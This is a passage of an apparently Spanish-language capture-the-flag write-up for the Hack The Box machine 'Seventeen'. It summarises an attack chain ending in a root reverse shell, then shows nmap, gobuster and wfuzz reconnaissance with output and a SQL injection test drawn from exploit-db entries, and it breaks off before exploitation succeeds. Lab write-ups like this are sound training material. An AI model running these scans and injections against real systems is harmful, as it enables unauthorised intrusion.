

Seventeen es una máquina Linux dura que presenta una vulnerabilidad de inyección SQL en una aplicación web del sistema de gestión de exámenes , que permite volcar las bases de datos disponibles desde la máquina remota. A partir de ahí, se puede descubrir un nuevo vhost que es un antiguo sistema de gestión de archivos. Enumerando los archivos disponibles, se puede encontrar otro vhost que ejecuta una instancia de Roundcube. Combinando algunas pistas, como la fecha en que los archivos fueron subidos al sistema de gestión y el contenido de los archivos, resulta que la versión de la instancia Roundcube instalada es vulnerable a una vulnerabilidad de inclusión de archivos PHP, lo que permite a un atacante obtener un shell inverso. Entonces, enumerando el sistema remoto como www-data se pueden encontrar algunas credenciales hard coded. Resulta que estas credenciales son válidas para el usuario mark sobre SSH. Después, se descubre que en la máquina remota se está ejecutando un registro local npm . La instalación de un módulo npm privado revela otro conjunto de credenciales codificadas, esta vez para el usuario kavi . Para la parte root, kavi es capaz de ejecutar un script de resolución de dependencias de paquetes como root . El script utiliza npm de nuevo para instalar los paquetes, por lo que un atacante puede crear un registro privado en su máquina, alojar un paquete npm malicioso y apuntar el script a ese registro. Entonces, después de ejecutar el paquete malicioso, se puede obtener un shell inverso como root .

Escaneo:
nmap -Pn -p- --open 10.10.11.165 -T4
Starting Nmap 7.94SVN (https://nmap.org) at 2024-04-17 01:17 GMT
Nmap scan report for 10.10.11.165 (10.10.11.165)
Host is up (0.072s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
8000/tcp open http-alt


Nmap done: 1 IP address (1 host up) scanned in 20.90 seconds
versiones:




revisando el puerto 80



el 8000



Haciendo un escaneo superficial encuentro un dominio seventeen.htb



Lo añado al hosts y enumero con gobuster

```
gobuster dir -u http://seventeen.htb/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml," "
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://seventeen.htb/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,php,txt,htm,xml,
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 315] [--> http://seventeen.htb/images/]
/.htm                 (Status: 403) [Size: 278]
/index.html           (Status: 200) [Size: 20689]
/.                    (Status: 200) [Size: 20689]
/.html                (Status: 403) [Size: 278]
/.php                 (Status: 403) [Size: 278]
/css                  (Status: 301) [Size: 312] [--> http://seventeen.htb/css/]
/js                   (Status: 301) [Size: 311] [--> http://seventeen.htb/js/]
/fonts                (Status: 301) [Size: 314] [--> http://seventeen.htb/fonts/]
/.htm                 (Status: 403) [Size: 278]
/.php                 (Status: 403) [Size: 278]
/.html                (Status: 403) [Size: 278]
/.                    (Status: 200) [Size: 20689]
Progress: 355533 / 1543927 (23.03%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 355729 / 1543927 (23.04%)
===============================================================
Finished
===============================================================
```

Ahora como no encontré nada busco subdominios con wfuzz
wfuzz -c -t 200 -H 'HOST:FUZZ.seventeen.htb' -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u seventeen.htb --hw 1547


```
~/machineshtb/Seventeen                                                    01:56:07
wfuzz -c -t 200 -H 'HOST:FUZZ.seventeen.htb' -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u seventeen.htb --hw 1547
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://seventeen.htb/
Total requests: 114441

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000689:   400        10 L     35 W       301 Ch      "gc._msdcs - gc._msdcs"
000001013:   200        347 L    991 W      17375 Ch    "exam - exam"
000009532:   400        10 L     35 W       301 Ch      "#www - #www"
000010581:   400        10 L     35 W       301 Ch      "#mail - #mail"
000019834:   400        10 L     35 W       301 Ch      "_domainkey - _domainkey"
000042737:   400        10 L     35 W       301 Ch      "mailing._domainkey.info - mailing._domainkey.info"
000042729:   400        10 L     35 W       301 Ch      "mailing._domainkey.sunnynews - mailing._domainkey.sunnynews"
000047706:   400        10 L     35 W       301 Ch      "#smtp - #smtp"
000048728:   400        10 L     35 W       301 Ch      "hallam_ad - hallam_ad"
000048726:   400        10 L     35 W       301 Ch      "hallam_dev - hallam_dev"
000052040:   400        10 L     35 W       301 Ch      "wm_j_b__ruffin - wm_j_b__ruffin"
000075235:   400        10 L     35 W       301 Ch      "0907_n_hn.m - 0907_n_hn.m"
000075231:   400        10 L     35 W       301 Ch      "2609_n_www - 2609_n_www"
000075253:   400        10 L     35 W       301 Ch      "0507_n_hn - 0507_n_hn"
000088990:   400        10 L     35 W       301 Ch      "faitspare_mbp.cit - faitspare_mbp.cit"
```


encuentro el subdominio exam lo añado al /etc/hosts

```
10.90.60.80 foophonesels.com
10.10.11.165 exam.seventeen.htb seventeen.htb

^G Help          ^O Write Out     ^W Where Is
^X Exit          ^R Read File     ^\ Replace
[0] 0:zsh  1:sudo* 2:zsh-
```


y al acceder al subdominio encontramos otra web

Al dar clic sobre exam detectamos varias cosas, una de ellas que al hacer clic sobre exams y about us cambia su direccionamiento aparte también somos admin.






Escaneamos con gobuster
gobuster dir -u http://exam.seventeen.htb -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml," "



Examination Management System 2021

Luego de validar un buen rato encuentro que el software Examination Management System presenta varias vulnerabilidades.
searchsploit Examination -w




Online Examination System 1.0 - 'eid' SQL Injection


idetinficamos una sql injeccion
https://www.exploit-db.com/exploits/48476

```
#Description:
Online Examination System Project is vulnerable to
SQL injection via the 'eid' parameter on the account.php page.
# Create a new account and Move to the profile on top right side (click)
# vulnerable file : account.php
# vulnerable Parameter: eid
http://localhost/onlineexamination/account.php?q=quiz&step=2&eid=5589741f9ed52&n=1&t=5

Parameter: eid (GET)
```


sin emabargo el unico ?q= que hay esta en exams.
http://exam.seventeen.htb/?p=exams



por lo cual probamos la sqli del exploit.
http://exam.seventeen.htb/?p=quiz&step=2&eid=5589741f9ed52&n=1&t=5





Intente validar varios métodos para hacer la sqli manual, sin embargo, no encontré alguna forma
Sin embargo buscando más afondo encontré el siguiente exploit
https://www.exploit-db.com/exploits/50725




Exam Reviewer Management System 1.0 - ‘id’ SQL Injection

Este exploit sí tenía un parámetro que nuestra máquina sí tenía.





Sin embargo, tenemos el mismo problema de ejecución manual de sql injection



